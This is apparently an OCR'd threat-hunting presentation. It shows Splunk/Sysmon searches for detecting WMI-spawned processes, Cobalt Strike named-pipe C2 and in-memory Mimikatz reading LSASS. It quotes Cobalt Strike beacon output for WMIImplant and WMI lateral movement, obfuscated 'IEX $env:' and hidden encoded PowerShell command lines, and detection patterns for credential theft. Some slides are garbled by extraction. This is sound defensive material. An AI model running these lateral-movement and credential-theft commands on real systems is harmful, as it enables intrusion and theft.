[*] Tasked beacon to import: C:\[redacted]\WMIImplant-master\WMIImplant.ps1
[+] host called home, sent: 26752 bytes
```

```
beacon> powershell Invoke-WMIImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[*] Tasked beacon to run: Invoke-WMIImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[+] host called home, sent: 86 bytes
[+] received output:
```

|                     |                     |     |   |
|---------------------|---------------------|-----|---|
| wininit.exe (660)   | 28.03.2017 17:16:31 | n/a | wininit.exe                                   |
| services.exe (764)  | 28.03.2017 17:16:37 | n/a | C:\Windows\system32\services.exe              |
| svchost.exe (888)   | 28.03.2017 17:16:58 | n/a | C:\Windows\system32\svchost.exe -k DcomLaunch |
| wmiprvse.exe (692)  | 28.03.2017 17:18:38 | n/a | C:\Windows\system32\wbem\wmiprvse.exe         |
| wmiprvse.exe (2248) | 28.03.2017 17:20:40 | n/a | C:\Windows\system32\wbem\wmiprvse.exe         |
| notepad.exe (9100)  | 29.03.2017 17:24:52 | n/a | notepad.exe                                   |
| calc.exe (7628)     | 29.03.2017 17:25:08 | n/a | calc.exe                                      |
| wmiprvse.exe (732)  | 28.03.2017 17:20:40 | n/a | C:\Windows\system32\wbem\wmiprvse.exe         |

# Detecting WMI spawned proc's

Page

[Help](#)

[Discussion](#)

Read

[View form](#)

[View source](#)

[View history](#)

Search



Log in

## CAR-2014-12-001: Remotely Launched Executables via WMI

Adversaries can use [Windows Management Instrumentation \(WMI\)](#) to move laterally by launching executables remotely. For adversaries to achieve this, they must open a WMI connection to a remote host. This RPC activity is currently detected by [CAR-2014-11-007: Remote Windows Management Instrumentation \(WMI\) over RPC](#). After the WMI connection has been initialized, a process can be remotely launched using the command: `wmic /node:"<hostname>" process call create "<command line>"`, which is detected via [CAR-2016-03-002: Create Remote Process via WMIC](#).

This leaves artifacts at both a network (RPC) and process (command line) level. When `wmic.exe` (or the `schtasks` API) is used to remotely create processes, Windows uses RPC (135/tcp) to communicate with the the remote machine.

After RPC authenticates, the RPC endpoint mapper opens a high port connection, through which the `schtasks` Remote Procedure Call is actually implemented. With the right packet decoders, or by looking for certain byte streams in raw data, these functions can be identified.

When the command line is executed, it has the parent process of `C:\windows\system32\wbem\WmiPrvSE.exe`. This analytic looks for these two events happening in sequence, so that the network connection and target process are output.

### CAR-2014-12-001

|                           |                  |
|---------------------------|------------------|
| <b>Submission Date</b>    | 12/02/2014       |
| <b>Information Domain</b> | Host, Network    |
| <b>Host Subtypes</b>      | Network, Process |
| <b>Network Subtypes</b>   | PCAP             |
| <b>Network Protocols</b>  | RPC              |
| <b>Type</b>               | TTP              |
| <b>Contributor</b>        | MITRE            |

# Detecting WMI spawned proc's

## CARET ATT&CK Detection

Adversari  
laterally b  
they must  
currently  
Instrumen  
a process  
<hostname  
via CAR-2  
This leave  
When wmi  
with the ti  
After RPC  
Procedur  
these fun  
When the  
analytic lo

### Output Description

Identifies the process that initiated the RPC request (such as `wmic.exe` or `powershell.exe`), as well as the source and destination information of the network connection that triggered the alert.

| Technique                          | Tactics   | Level of Coverage |
|------------------------------------|-----------|-------------------|
| Windows Management Instrumentation | Execution | High              |

### Pseudocode

Look for instances of the WMI querying in network traffic, and find the cases where a process is launched immediately after a connection is seen. This essentially merges the request to start a remote process via WMI with the process execution. If other processes are spawned from `wmiiprvse.exe` in this time frame, it is possible for race conditions to occur, and the wrong process may be merged. If this is the case, it may be useful to look deeper into the network traffic to see if the desired command can be extracted.

```
processes = search Process:Create
wmi_children = filter processes where (parent_exe == "wmiiprvse.exe")

flows = search Flow:Message
wmi_flow = filter flows where (src_port >= 49152 and dest_port >= 49152 and
proto_info.rpc_interface == "IRemUnknown2")

remote_wmi_process = join wmi_children, wmi_flow where (
    wmi_flow.time < wmi_children.time < wmi_flow.time + 1sec and
    wmi_flow.hostname == wmi_children.hostname
)

output remote_wmi_process
```

# Detecting WMI spawned proc's

- \* Searching for Child-Process creations of «**wmiprvse.exe**»
- \* Filtering out «known good» processes

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate wmiprvse.exe
| search EventCode="1" ParentImage="*\\wmiprvse.exe"
  NOT (Image="*\\powershell.exe"
    CommandLine="*\\Windows\\CCM\\*" OR CommandLine="*\\Microsoft Application Virtualization\\*" OR
    CommandLine="*DynamicDeploymentConfiguration*" OR CommandLine="*[redacted]*")
  NOT (Image="*\\Microsoft.NET\\Framework*" CommandLine="*[redacted]*")
  Image!="*\\[redacted]\\*" Image!="*\\WerFault.exe" NOT [redacted] NOT powercfg.exe NOT msiexec.exe NOT [redacted]
  NOT [redacted] NOT sidebar.exe NOT csc.exe NOT cvtres.exe NOT attrib.exe
  CommandLine!="*\\[redacted]\\*"
  CommandLine!="*cmd.exe /c copy *" CommandLine!="*\\[redacted]\\*" CommandLine!="*\\Adobe\\*" CommandLine!="*\\[redacted]\\*"
  CommandLine!="*\\Windows\\ccm*" CommandLine!="*\\Windows\\MS\\*" CommandLine!="*\\Windows\\Installer\\*"
| rex field=Message ".*User: ([redacted]|NT AUTHORITY)\\\\(?(<USER1>).*)"
| stats values(ComputerName) AS Clients values(USER1) AS Users values(CommandLine) AS CmdLines count by Image
```

- \* **Don't** filter out «Powershell.exe» in general
  - Combine with «CommandLine» params

# Detecting WMI spawned proc's

- \* Command executions («powershell \*\$env:\*» and IEX, obfusc.)
- \* Processes started (calc.exe, notepad.exe ...)

The image shows a Sysmon process list on the left and a corresponding command lines window on the right. The process list includes:

- C:\Windows\System32\PING.EXE
- C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
- C:\Windows\System32\calc.exe
- C:\Windows\System32\cmd.exe
- C:\Windows\System32\notepad.exe
- C:\Windows\System32\whoami.exe

The command lines window shows the following commands:

```
ping -n 3  
powershell $env:59HYp|Invoke-Expression  
powershell $env:hpMgz|IEX  
powershell .(Get-Command ('{1}e{0}'-fx',i)) $env:dswQF  
powershell IEX $env:Q6JS9  
powershell IEX $env:wDBaP  
powershell.exe -nop -w hidden -encodedcommand  
JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA  
powershell.exe -nop -w hidden -encodedcommand  
JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA  
calc.exe  
cmd /c hostname  
cmd /c net user  
notepad.exe  
whoami
```

# Detecting WMI spawned proc's

- \* Also detecting CS Beacons **WMI Lateral Movement** method
  - «powershell.exe ... -encodedcommand ...»

The image displays a Sysmon event log and a terminal window. The Sysmon log shows a process tree where powershell.exe is spawned by ping.exe. The terminal window shows a beacon command 'wmi' being executed, which results in a WMI query being sent to a remote host. The output of the WMI query is a list of processes running on the remote host, including powershell.exe, calc.exe, cmd.exe, notepad.exe, and whoami.exe.

```
Image ▾ Clients ▾ Users ▾
C:\Windows\System32\PING.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CmdLines ▾
ping.exe -n 1 10.10.10.10

beacon> wmi ██████████
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\█████████\pipe\APT999_4444) on ██████████ via WMI
[+] host called home, sent: 210806 bytes
[+] established link to child beacon: ██████████
[+] received output:
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
calc.exe
cmd /c hostname
cmd /c net user
notepad.exe
whoami
```



# Internal P2P C2 using Named Pipes

- \* Internal Peer-to-Peer C&C using Named Pipes over SMB
- \* Using Cobalt Strike Beacon's features for testing

# Cobalt Strike Features

Only one egress point using HTTP as C&C Conn thru web proxy



192.168.1.95



whatta.hog  
WS2 @ 4



whatta.hogg  
WS2 @ 224



SYSTEM \*  
JOSHDEV @ 1728



SYSTEM \*  
CEOSBOX @ 3344



SYSTEM \*  
FILESERVER @ 912



SYSTEM \*  
BILLING-POWER @ 2948



SYSTEM \*  
JOSHDEV @ 120



SYSTEM \*  
HAIL @ 352

SMB traffic between WS Named Pipes C&C

Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses **Windows named pipes** to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. **Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol.** A red arrow indicates that a Beacon link is broken.

# Detecting C2 using Named Pipes

## \* Search for Processes

- Connecting through Web Proxy and
- Creating Named Pipes

```
index= sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
(ProcessCreate OR (NetworkConnect 3128 ( Proxy IPs )) OR (PipeEvent "Pipe Created"))

whitelisting vetted good processes

| search EventCode=1 OR EventCode=17 OR
(EventCode=3 DestinationPort="3128" (DestinationIp=" Proxy IPs ))
| stats dc(TaskCategory) AS Cnt_TaskCat dc(EventCode) AS Cnt_EventCode values(TaskCategory) AS TaskCategory
values(Image) AS Image values(Hashes) AS Hashes values(PipeName) AS PipeName values(DestinationIp) AS DestinationIp
count by ComputerName ProcessGuid
| where Cnt_TaskCat >= 2 OR Cnt_EventCode >= 2
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(Image) AS Image values(MD5) AS MD5 values(PipeName) AS PipeName
count by IMPHASH
| search PipeName="\\"*
```

# Detecting C2 using Named Pipes

| IMPHASH              | Image  | MD5                   | PipeName           | count |
|----------------------|--|-----------------------|--------------------|-------|
| 17B461A082950FC63322 | [redacted] http-beacon_windows-exe_x64.exe         | D72EE57E927A99ED35C7  | <Anonymous Pipe>   | 1     |
| 802D2D6E6B33155B1DE  | [redacted] http-beacon_windows-service-exe_x64.exe | EE00A12DE45B2E4D5FDF  | \\MSSE-583-server  |       |
| DC25EE78E2EF4D36FA   | [redacted] http-beacon_windows-exe_x86.exe         | 53D8AF6E6F6700C785B05 | \\MSSE-8000-server | 1     |
| E472BEC38EB2092220C  | \\127.0.0.1\ADMIN\$\1949a70.exe                    | 35F51F4A73E1C0E110928 | <Anonymous Pipe>   | 1     |
|                      | \\127.0.0.1\ADMIN\$\29ba879.exe                    | 416D0B7A91EF8A754F55  | \\MSSE-107-server  |       |
|                      | \\127.0.0.1\ADMIN\$\3bc0d5c.exe                    | AC9C5482454E4E1B77250 | \\MSSE-2426-server | 5     |
|                      | \\127.0.0.1\C\$\298a94a.exe                        | C01B696001C7E1AD765B6 | \\MSSE-5324-server |       |
|                      | \\127.0.0.1\C\$\380ab42.exe                        | E8D9825D205E1AD8E216  | \\MSSE-7891-server |       |
| EF8A44FE2F9AD4AB85   | C:\Windows\SysWOW64\rundll32.exe                   | 51138BEEA3E2C21EC44D0 | \\MSSE-8355-server |       |
|                      |  |                       | \\MSSE-8798-server |       |
|                      |  |                       | <Anonymous Pipe>   | 6     |
|                      |  |                       | \\APT666_8362      |       |
|                      |  |                       | \\APT999_4444      |       |
|                      |  |                       | \\APT999_7777      |       |
|                      |  |                       | \\msagent_8362     |       |
|                      |  |                       | \\status_4444      |       |
| F8F47A970BADB255F82  | C:\Windows\System32\rundll32.exe                   | DD81D91FF3B0763C39242 | <Anonymous Pipe>   | 5     |
|                      |  |                       | \\3c6a96b995       |       |
|                      |  |                       | \\4d1ab2c03a       |       |
|                      |  |                       | \\b590c983b8       |       |
|                      |  |                       | \\deb9acbe3d       |       |
| FC0D5E915D9C361A1F0  | C:\Windows\System32\notepad.exe                    | B32189BDF6E577A92BA   | <Anonymous Pipe>   | 7     |
|                      | C:\Windows\system32\notepad.exe                    |                       | \\00d23318a7       |       |
|                      |  |                       | \\0321aa6142       |       |
|                      |  |                       | \\10202051         |       |
|                      |  |                       | \\1058cd7e         |       |
|                      |  |                       | \\2a33e2a19        |       |
|                      |  |                       | \\411e801033       |       |
|                      |  |                       | \\45346d727        |       |

# Detecting C2 using Named Pipes

| IMPHASH             | Image                            | MD5        | PipeName          | count |
|---------------------|----------------------------------|------------|-------------------|-------|
| 17B461A082950FC6332 | [REDACTED]                       | [REDACTED] | <Anonymous Pipe>  | 1     |
| 802                 | [REDACTED]                       | [REDACTED] | <Anonymous Pipe>  |       |
| DC2                 | [REDACTED]                       | [REDACTED] | \MSSE-583-server  |       |
| E47                 | [REDACTED]                       | [REDACTED] | <Anonymous Pipe>  |       |
|                     | [REDACTED]                       | [REDACTED] | \MSSE-8000-server |       |
| EF8                 | [REDACTED]                       | [REDACTED] | <Anonymous Pipe>  |       |
|                     | [REDACTED]                       | [REDACTED] | \MSSE-107-server  |       |
| F8F47A970BADB7      | [REDACTED]                       | [REDACTED] | <Anonymous Pipe>  | 5     |
|                     | C:\Windows\SysWOW64\rundll32.exe | [REDACTED] | \APT666_8362      |       |
|                     |                                  | [REDACTED] | \APT999_4444      |       |
|                     |                                  | [REDACTED] | \APT999_7777      |       |
|                     |                                  | [REDACTED] | \msagent_8362     |       |
|                     |                                  | [REDACTED] | \status_4444      |       |
| FCCD5E915D9C36      | [REDACTED]                       | [REDACTED] | <Anonymous Pipe>  | 7     |
|                     |                                  | [REDACTED] | \411e801033       |       |
|                     |                                  | [REDACTED] | \45346d727        |       |

# Detecting C2 using Named Pipes

- \* Search for Processes creating «known malicious» Named Pipes
  - with or without «default PipeNames»

```
index= [ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
  (PipeEvent "Pipe Created" (APT666 OR APT999))  
| search (EventCode=17  
  (PipeName="\\APT666*" OR PipeName="\\APT999*"))  
| stats values(Image) AS Images values(PipeName) AS PipeNames  
  count by TaskCategory ComputerName
```

```
index= [ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
  (PipeEvent "Pipe Created" (APT666 OR APT999 OR msagent OR status OR MSSE))  
| search (EventCode=17  
  (PipeName="\\APT666*" OR PipeName="\\APT999*" OR  
  PipeName="\\MSSE-*-server*" OR PipeName="\\msagent_*" OR PipeName="\\status_*"))  
| stats values(Image) AS Images values(PipeName) AS PipeNames  
  count by TaskCategory ComputerName
```

# Detecting C2 using Named Pipes

\* Searching for «custom PipeNames» only

| TaskCategory                   | ComputerName |
|--------------------------------|--------------|
| Pipe Created (rule: PipeEvent) |              |
| Pipe Created (rule: PipeEvent) |              |

| Images                           | PipeNames                                    | count |
|----------------------------------|--|-------|
| C:\Windows\SysWOW64\rundll32.exe | \APT666_8362<br>\APT999_4444<br>\APT999_7777 | 6     |
| C:\Windows\SysWOW64\rundll32.exe | \APT666_8362<br>\APT999_4444                 | 2     |



# Detecting C2 using Named Pipes

\* Searching for «default & custom PipeNames»

| TaskCategory                   | ComputerName | Images  | PipeNames  | count |
|--------------------------------|--------------|---|--|-------|
| Pipe Created (rule: PipeEvent) | [REDACTED]   | C:\Windows\SysWOW64\rundll32.exe<br>\\127.0.0.1\ADMIN\$\1949a70.exe<br>\\127.0.0.1\ADMIN\$\3bc0d5c.exe<br>\\127.0.0.1\CS\298a94a.exe  | \APT666_8362<br>\APT999_4444<br>\APT999_7777<br>\MSSE-2426-server<br>\MSSE-5324-server<br>\MSSE-8355-server                  | 9     |
| Pipe Created (rule: PipeEvent) | [REDACTED]   | C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe<br>C:\Windows\SysWOW64\rundll32.exe<br>\\127.0.0.1\ADMIN\$\29ba879.exe<br>\\127.0.0.1\CS\380ab42.exe   | \APT666_8362<br>\APT999_4444<br>\MSSE-6684-server<br>\MSSE-7891-server<br>\MSSE-8798-server<br>\msagent_8362<br>\status_4444 | 7     |
| Pipe Created (rule: PipeEvent) | [REDACTED]   | C:\[REDACTED]\http-beacon_windows-exe_x64.exe<br>C:\[REDACTED]\http-beacon_windows-exe_x86.exe<br>C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe<br>C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe | \MSSE-107-server<br>\MSSE-192-server<br>\MSSE-583-server<br>\MSSE-8000-server  | 4     |

# Detecting C2 using Named Pipes

\* Searching for «default & custom PipeNames»

| TaskCategory                   | ComputerName   | Images   | PipeNames  | count |
|--------------------------------|--|--|--|-------|
| Pipe Created (rule: PipeEvent) | [REDACTED]   | C:\Windows\SysWOW64\rundll32.exe<br>\\127.0.0.1\ADMIN\$\1949a70.exe<br>\\127.0.0.1\ADMIN\$\3bc0d5c.exe<br>\\127.0.0.1\CS\298a94a.exe | \APT666_8362<br>\APT999_4444<br>\APT999_7777<br>\MSSE-2426-server<br>\MSSE-5324-server<br>\MSSE-8355-server                  | 9     |
|                                |  | C:\Windows\SysWOW64\rundll32.exe<br>\\127.0.0.1\ADMIN\$\1949a70.exe<br>\\127.0.0.1\ADMIN\$\3bc0d5c.exe<br>\\127.0.0.1\CS\298a94a.exe | \APT666_8362<br>\APT999_4444<br>\APT999_7777<br>\MSSE-2426-server<br>\MSSE-5324-server<br>\MSSE-8355-server                  | 9     |
|                                | C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe | C:\Windows\SysWOW64\rundll32.exe<br>\\127.0.0.1\ADMIN\$\129ba879.exe<br>\\127.0.0.1\CS\380ab42.exe                                   | \APT666_8362<br>\APT999_4444<br>\MSSE-6684-server<br>\MSSE-7891-server<br>\MSSE-8798-server<br>\msagent_8362<br>\status_4444 | 7     |
|                                | C:\[REDACTED]\http-beacon_windows-exe_x64.exe  | C:\[REDACTED]\http-beacon_windows-exe_x86.exe  | \MSSE-107-server<br>\MSSE-192-server<br>\MSSE-583-server<br>\MSSE-8000-server  | 4     |
|                                | C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe  | C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe                           |  |       |

# Detecting Mimikatz (even file-less)

- \* Detecting ProcessAccess on LSASS.exe
- \* Idea by Mark Russinovich (RSA talk)

# Detecting Mimikatz

## Cyber Wardog Lab

by Roberto Rodriguez

Home

Wednesday, March 22, 2017

Chronicles of a Threat Hunter: Hunting for In-Memory Mimikatz with Sysmon and ELK - Part II (Event ID 10)



# Detecting Mimikatz

## Cyber Wardon Lab

What happened with this?

by Robe

Home

Wednesday

Chroni  
and El



Mark Russinovich  
@markrussinovich

Follow

You can detect Mimikatz stealing passwords by configuring Sysmon to watch Lsass.exe for process access:

```
General Details
Process accessed:
UtcTime: 2017-02-13 04:27:33.709
SourceProcessGUID: {809f23d9-35b2-58a1-0000-001005c7b900}
SourceProcessId: 2220
SourceThreadId: 4904
SourceImage: C:\demo\mimikatz.exe
TargetProcessGUID: {809f23d9-e575-58a0-0000-0010c64f0000}
TargetProcessId: 544
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1410
CallTraces: C:\Windows\SYSTEM32\ntdll.dll+a5594|C:\Windows\system32\KERNELBASE.dll+1a865|C:\demo\mimikatz.exe+
665e2|C:\demo\mimikatz.exe+6694d|C:\demo\mimikatz.exe+66521|C:\demo\mimikatz.exe+49da8|C:\demo\mimikatz.exe+
40bc7|C:\demo\mimikatz.exe+409d1|C:\demo\mimikatz.exe+6bc45|C:\Windows\system32\KERNEL32.DLL+18102|C:\
Windows\SYSTEM32\ntdll.dll+5c5b4
```

Figure 15. Outdated Mimikatz Version

# Detecting Mimikatz

## Cyber Wardon Lab

What happened with this?

by Robe



Mark Russinovich

Home

Wednesday

Chroni  
and EID

### Final Thoughts

Once again, even though this is just part II of detecting In-memory Mimikatz, we are already coming up with another good indicator to reduce the number of false positives when hunting for it.

Based on our test today, we can say that if we want to detect the latest version of Mimikatz from a **ProcessAccess** event perspective, we should look for:

**GrantedAccess: 0x1010**

Now, if we still want to detect the current **Invoke-Mimikatz** versions used in projects such as PowerSploit and PowerShell Empire. We should also look for:

**GrantedAccess: 0x1410**

However, when looking for **0x1410**, there is a little bit more of tuning that needs to happen to filter all the noise. You will have to add extra exclusion rules to your Sysmon config. Also, I would suggest to look at the pattern of the **Trace Call field (Stack)** in your Sysmon EID 10 logs. As you can see in figure 23 below, In-Memory Mimikatz always has the same **CallTrace** pattern. Remember that Sysmon only shows the module used and the offset addresses. However, you can use either Process Monitor or Process Explorer to configure a public Microsoft Symbol Server and show you a better call stack with all the function names. You can learn how [here](#). This Call Trace pattern could be useful with the right Regex to filter out all the noise (having some issues with Lucene regex in kibana).

# Detecting Mimikatz

- \* Search for ProcessAccess of LSASS.exe
  - GrantedAccess of: **0x1010**, **0x1410**, **0x143A**
  - CallTrace: **KERNELBASE.dll** and (**ntdll.dll** or **UNKNOWN**)

```
index=[redacted] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessAccess lsass.exe
| search TargetImage="*\\lsass.exe"
  ((GrantedAccess="0x1010" OR GrantedAccess="0x1410" OR GrantedAccess="0x143a")
  (CallTrace="*KERNELBASE.dll*" CallTrace="*UNKNOWN*") OR
  (CallTrace="*\\ntdll.dll+4bf9a*" CallTrace="*\\KERNELBASE.dll+189b7*"))
CallTrace!="*\\fbp.tmp*" CallTrace!="*\\Win64RunProcesses.dll*" CallTrace!="*\\System.ni.dll*" CallTrace!="*\\msi.dll*"
CallTrace!="*
CallTrace!="*
CallTrace!="*
| rex field=CallTrace ".*\\ntdll.dll\\+(?<NTDLL>[0-9a-fA-F]*)\\|.*"
| rex field=CallTrace ".*\\KERNELBASE.dll\\+(?<KRNLB>[0-9a-fA-F]*)[\\|\\(].*"
| eval CallTrace2 = replace(CallTrace, "\\|", " ") | eval CTLen = len(CallTrace)
| where CTLen > 90
| rename SourceProcessId as srcPID | rename GrantedAccess as GrantAcc
| table _time ComputerName SourceProcessGUID srcPID SourceImage TargetImage GrantAcc NTDLL KRNLB CTLen CallTrace2
| sort _time
```



# Detecting Mimikatz

\* Mimikatz **executable** from Github

– File-based → **No «UNKNOWN»** from shellcode / injection

| _time               | ComputerName | SourceProcessGUID                      | srcPID | SourceImage                                   |
|---------------------|--------------|--|--------|---|
| 2017-03-10 16:19:36 | [REDACTED]   | {470B9880-C408-58C2-0000-0010E3F44529} | 720    | C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe |

| TargetImage                  | GrantAcc | NTDLL | KRNLB | CTLen | CallTrace2  |
|------------------------------|----------|-------|-------|-------|---|
| C:\Windows\system32\sass.exe | 0x1010   | 4bf9a | 189b7 | 536   | C:\Windows\SYSTEM32\ntdll.dll+4bf9a<br>C:\Windows\system32\KERNELBASE.dll+189b7<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+66918<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+66c85<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+6683d<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49dac<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49beb<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+49943<br>C:\[REDACTED]\mimikatz_trunk\x64\mimikatz.exe+6bf85<br>C:\Windows\system32\kernel32.dll+159cd<br>C:\Windows\SYSTEM32\ntdll.dll+2a561 |

# Detecting Mimikatz

- \* Cobalt Strike Beacon's built-in Mimikatz «logonpasswords»
  - File-less → «UNKNOWN» from shellcode / injection

| _time               | ComputerName | SourceProcessGUID                      | srcPID | SourceImage                      |
|---------------------|--------------|--|--------|----------------------------------|
| 2017-03-08 14:13:07 |              | {470B9880-0363-58C0-0000-0010B8D7D210} | 8788   | C:\Windows\system32\rundll32.exe |
| 2017-03-08 22:34:42 |              | {470B9880-78F1-58C0-0000-001048326C14} | 3736   | C:\Windows\system32\rundll32.exe |

| TargetImage                   | GrantAcc | NTDLL | KRNLB | CTLen | CallTrace2   |
|-------------------------------|----------|-------|-------|-------|--|
| C:\Windows\system32\lsass.exe | 0x1410   | 4bf9a | 189b7 | 102   | C:\Windows\SYSTEM32\ntdll.dll+4bf9a<br>C:\Windows\system32\KERNELBASE.dll+189b7<br>UNKNOWN(0000000000277120) |
| C:\Windows\system32\lsass.exe | 0x1410   | 4bf9a | 189b7 | 102   | C:\Windows\SYSTEM32\ntdll.dll+4bf9a<br>C:\Windows\system32\KERNELBASE.dll+189b7<br>UNKNOWN(0000000000407120) |

# Detecting Mimikatz

- \* **Invoke-Mimikatz** using PowerPick from Cobalt Strike's Beacon
  - **File-less** → «**UNKNOWN**» from shellcode / injection


| _time               | ComputerName | SourceProcessGUID                      | srcPID | SourceImage                         |
|---------------------|--------------|--|--------|-------------------------------------|
| 2017-03-08 13:25:23 |              | {3E4B9DDF-F81A-58BF-0000-001003659552} | 22832  | C:\Windows\System32\rundll32.exe    |
| 2017-03-08 13:29:03 |              | {05B995F9-F909-58BF-0000-0010837C9E03} | 7948   | C:\Windows\system32\wsmprovhost.exe |

| TargetImage                  | GrantAcc | NTDLL | KRNLB | CTLen | CallTrace2   |
|------------------------------|----------|-------|-------|-------|--|
| C:\Windows\system32\sass.exe | 0x143a   | 4bf9a | 189b7 | 102   | C:\Windows\SYSTEM32\ntdll.dll+4bf9a<br>C:\Windows\system32\KERNELBASE.dll+189b7<br>UNKNOWN(000000001AD51628) |
| C:\Windows\system32\sass.exe | 0x143a   | 4bf9a | 189b7 | 102   | C:\Windows\SYSTEM32\ntdll.dll+4bf9a<br>C:\Windows\system32\KERNELBASE.dll+189b7<br>UNKNOWN(000000001A631628) |

# Detecting Mimikatz

- \* **Don't** search for specific SourceImage names
  - e.g. Rundll32.exe -- **it could be really anything!** (even cmd.exe 😊)



Event 10, Sysmon

General Details

Process accessed:  
UtcTime: 2017-03-29 15:59:45.780  
SourceProcessGUID: {470b9880-d9f1-58db-0000-00100ce5730a}  
SourceProcessId: 8772  
SourceThreadId: 8008  
**SourceImage: C:\Windows\system32\cmd.exe**  
TargetProcessGUID: {470b9880-7e57-58da-0000-0010215e0100}  
TargetProcessId: 772  
TargetImage: C:\Windows\system32\sass.exe  
GrantedAccess: 0x1010  
